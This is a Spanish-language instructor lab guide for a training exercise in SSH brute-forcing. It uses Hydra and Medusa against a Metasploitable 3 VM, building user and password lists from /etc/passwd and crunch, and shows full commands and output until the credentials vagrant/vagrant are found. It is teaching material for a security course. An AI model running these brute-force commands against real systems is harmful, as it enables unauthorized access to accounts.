

GUÍA TÉCNICA PRÁCTICAS INSTRUCTOR

MÓDULO 8. TALLER 4

1. TALLER 4: ATAQUE CON HYDRA DICCIONARIO Y MEDUSA

Mediante las herramientas de ataques de fuerza bruta HYDRA y MEDUSA y documentar proceso.

Proceso para atacar la máquina Metasploitable 3.

Para este ejercicio utilizaremos dos máquinas una para atacar y otra la víctima. En este caso, la Metasploitable 3.

Mediante el uso de HYDRA y MEDUSA intentaremos recolectar las credenciales del usuario a través de distintos ataques.

En primer lugar, averiguamos la IP de la máquina METASPLOITABLE 3 con el comando **ifconfig**

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:b3:27:77
          inet addr:192.168.1.21  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb3:2777/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4250 errors:0 dropped:0 overruns:0 frame:0
          TX packets:466 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5970514 (5.9 MB)  TX bytes:46301 (46.3 KB)
```

1. PRIMERA PRUEBA.

- Utilizamos HYDRA para saber como funciona la herramienta si le damos las credenciales correctas (usuario: vagrant, Password: vagrant) y atacamos por SSH con el comando

hydra -l vagrant -p vagrant ssh://192.168.1.21

```
(kali@kali)~$ hydra -l vagrant -p vagrant ssh://192.168.1.21
Hydra v9.5 (c) 2023 by van Hauser/THC & David Macie
Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) at 2023-12-03 18:53:58
[WARN!! G] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.21:22/
[22][ssh] host: 192.168.1.21 login: va word: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) at 2023-12-03 18:53:58
```

Vemos que el ataque por SSH ha sido un éxito.

- Ahora usamos MEDUSA para hacer la misma comprobación. En esta ocasión usamos el comando

medusa -h 192.168.1.21 -u vagrant -p vagrant -M ssh

```
(kali@kali)~$ medusa -h 192.168.1.21 -u vagrant -p vagrant -M ssh
Medusa v2.2 [http://www.fooofus.net] oMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: vagrant (1 of 1 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.1.21 User: vagrant Password: vagrant [SUCCESS]
```

Notamos que el ataque nos da la respuesta de SUCCESS cuando la contraseña y el usuario son los correctos. Si usáramos una lista de usuarios o contraseñas, la herramienta iría probando una a una las credenciales hasta tener la correcta.

2. SEGUNDA PRUEBA.

- Para la segunda prueba que realizo será necesario crear una lista de usuarios. Creamos la lista usando el comando `less /etc/passwd` para ver la lista de posibles usuarios del sistema.

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
tss:x:101:109:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534:/:/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:110:/:/nonexistent:/usr/sbin/nologin
usbmux:x:104:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:105:65534:/:/run/ssh:/usr/sbin/nologin
```


Para hacer la lista de usuarios que queremos tenemos que borrar todo lo que viene después de los primeros dos puntos. Lo haremos de la siguiente manera con el comando

cut -d: -f1 /etc/passwd

```
(kali@kali)-[~]
$ cut -d: -f1 /etc/passwd
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
_apt
nobody
systemd-network
systemd-timesync
messagebus
tss
strongswan
tcpdump
```

Observamos que nos queda un fichero solamente con los nombres que queremos para hacer la lista de usuarios. Para rematar haremos un .txt con el siguiente comando:

cut -d: -f1 /etc/passwd > UsuariosLista.txt



Con el comando **cat UsuariosLista.txt** vemos el contenido del fichero.txt.

Pero en este fichero no tenemos a nuestro usuario de la máquina Metasploitable. Para ello tenemos que añadirlo manualmente con el comando:

echo 'vagrant' >> UsuariosLista.txt

Volvemos a ejecutar el comando **cat UsuariosLista.txt** para verificar que tenemos el usuario registrado en la lista. Aparecerá al final.

```
cat UsuariosLista.txt
nm-openvpn
nm-openconnect
mysql
stunnel4
_rpc
geoclue
Debian-snmpp
ssln
ntpscc
redsocks
rwhod
_gophish
iodine
miredo
statd
redis
postgres
mosquitto
inetsim
_gvm
kali
_galera
vagrant
(kali@kali)-[~]
$
```

Después de crear la lista con el comando **cut -d: -f1 /etc/passwd > UsuariosLista.txt** y de agregar “vagrant” con **echo 'vagrant' >> UsuariosLista.txt**

Procedemos a realizar nuestra segunda prueba con las herramientas HYDRA y MEDUSA.

- HYDRA.

Para hacer esta prueba iniciamos hydra y ejecutamos el comando

hydra -L UsuariosLista.txt -p vagrant ssh://192.168.1.21

```
(kali@kali)-[~]
$ hydra -L UsuariosLista.txt -p vagrant ssh://192.168.1.21
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-04 13:
36:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 58 login tries (l:58/p:1)
, -4 tries per task
[DATA] attacking ssh://192.168.1.21:22/
[22][ssh] host: 192.168.1.21 login: vagrant password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-04 13:
36:33
(kali@kali)-[~]
```

Como podemos observar, HYDRA nos consigue las credenciales usando

-L UsuariosLista.txt

Usamos -L mayúscula porque estamos usando un fichero en lugar de una palabra.

- MEDUSA.

Usamos el comando **medusa -h 192.168.1.21 -U UsuariosLista.txt -p vagrant -M ssh** y observamos que la herramienta va verificando una a una las líneas del fichero hasta dar con el usuario y contraseña “vagrant”.

```
kali@kali:~$ medusa -h 192.168.1.21 -U UsuariosLista.txt -p vagrant -M ssh
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmk@fooofu
s.net>

ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: root (1 of 58, 0 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: daemon (2 of 58, 1 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: bin (3 of 58, 2 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: sys (4 of 58, 3 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: sync (5 of 58, 4 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: games (6 of 58, 5 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: man (7 of 58, 6 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: lp (8 of 58, 7 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: mail (9 of 58, 8 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: news (10 of 58, 9 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: uucp (11 of 58, 10 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: proxy (12 of 58, 11 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: www-data (13 of 58, 12 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: backup (14 of 58, 13 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: list (15 of 58, 14 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: irc (16 of 58, 15 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: _apt (17 of 58, 16 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: nobody (18 of 58, 17 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: systemd-network (19 of 58, 18 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: systemd-timesync (20 of 58, 19 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: messagebus (21 of 58, 20 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: tss (22 of 58, 21 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: strongswan (23 of 58, 22 complete) Password: vagrant (1 of 1 complete)
```

```
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: kali (56 of 58, 55 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: _galera (57 of 58, 56 complete) Password: vagrant (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (58 of 58, 57 complete) Password: vagrant (1 of 1 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.1.21 User: vagrant Password: vagrant [SUCCESS]
```

Al finalizar nos muestra el resultado : **ACCOUNT FOUND: User: vagrant Password: vagrant SUCCESS.**

3. TERCERA PRUEBA.

Ahora haremos la inversa. En lugar de una lista de usuarios crearemos una lista de contraseñas.

Para ello buscamos cualquier diccionario o creamos uno propio. En mi caso, haré mi propio diccionario.

Con el comando crunch le asignamos el mínimo de caracteres “1” y el máximo “2” y le ponemos un nombre cualquiera después le ponemos “>” para crear un fichero.

```
kali@kali: ~  
File Actions Edit View Help  
$ cat contraseñas.txt  
C  
o  
n  
t  
r  
a  
s  
e  
ñ  
a  
s  
L  
i  
C  
C  
C  
o
```

```
(kali@kali)-[~]  
$ echo 'vagrant' >> contraseñas.txt  
io  
in  
it  
ir  
ia  
is  
ie  
iñ  
il  
ii  
vagrant  
(kali@kali)-[~]  
$
```

Usamos **echo 'vagrant' >> contraseñas.txt** para añadir la contraseña vagrant.

Cuando ya tengamos el fichero de contraseñas hecho procederemos a hacer la prueba en HYDRA y MEDUSA con el fichero.

- HYDRA.

El comando para ejecutar será similar al anterior, pero cambiando la -p por -P porque se trata de un fichero.

hydra -l vagrant -P contraseñas.txt ssh://192.168.1.21

```
$ hydra -l vagrant -P contraseñas.txt ssh://192.168.1.21  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-04 15:  
33:33  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r  
ecomended to reduce the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 133 login tries (l:1/p:13  
3), ~9 tries per task  
[DATA] attacking ssh://192.168.1.21:22/  
[22][ssh] host: 192.168.1.21 login: vagrant password: vagrant  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-04 15:  
34:24
```

- MEDUSA.

En la herramienta MEDUSA, usamos el comando:

medusa -h 192.168.1.21 -u vagrant -P contraseñas.txt -M ssh

```
medusa -h 192.168.1.21 -u vagrant -P contraseñas.txt -M ssh
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@fooofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: C (1 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: o (2 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: n (3 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: t (4 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: r (5 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: a (6 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: s (7 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: e (8 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: [C3][B1] (9 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: L (10 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: i (11 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: CC (12 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: Co (13 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: Cn (14 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: Ct (15 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: Cr (16 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: Ca (17 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: Cs (18 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: Ce (19 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: [C3][B1] (20 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: CL (21 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: Ci (22 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: cO (23 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: oo (24 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: on (25 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: ot (26 of 133 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: or (27 of 133 complete)
```

Medusa sigue una secuencia por todo el fichero hasta encontrar la contraseña correspondiente al usuario “vagrant” de la máquina víctima, esperamos hasta que termine el proceso...

Después de un rato, (133 intentos), MEDUSA nos aporta las credenciales de usuario y contraseña de la máquina Metasploitable.

```
ACCOUNT CHECK: [ssh] Host: 192.168.1.21 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: vagrant (133 of 133 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.1.21 User: vagrant Password: vagrant [SUCCESS]
```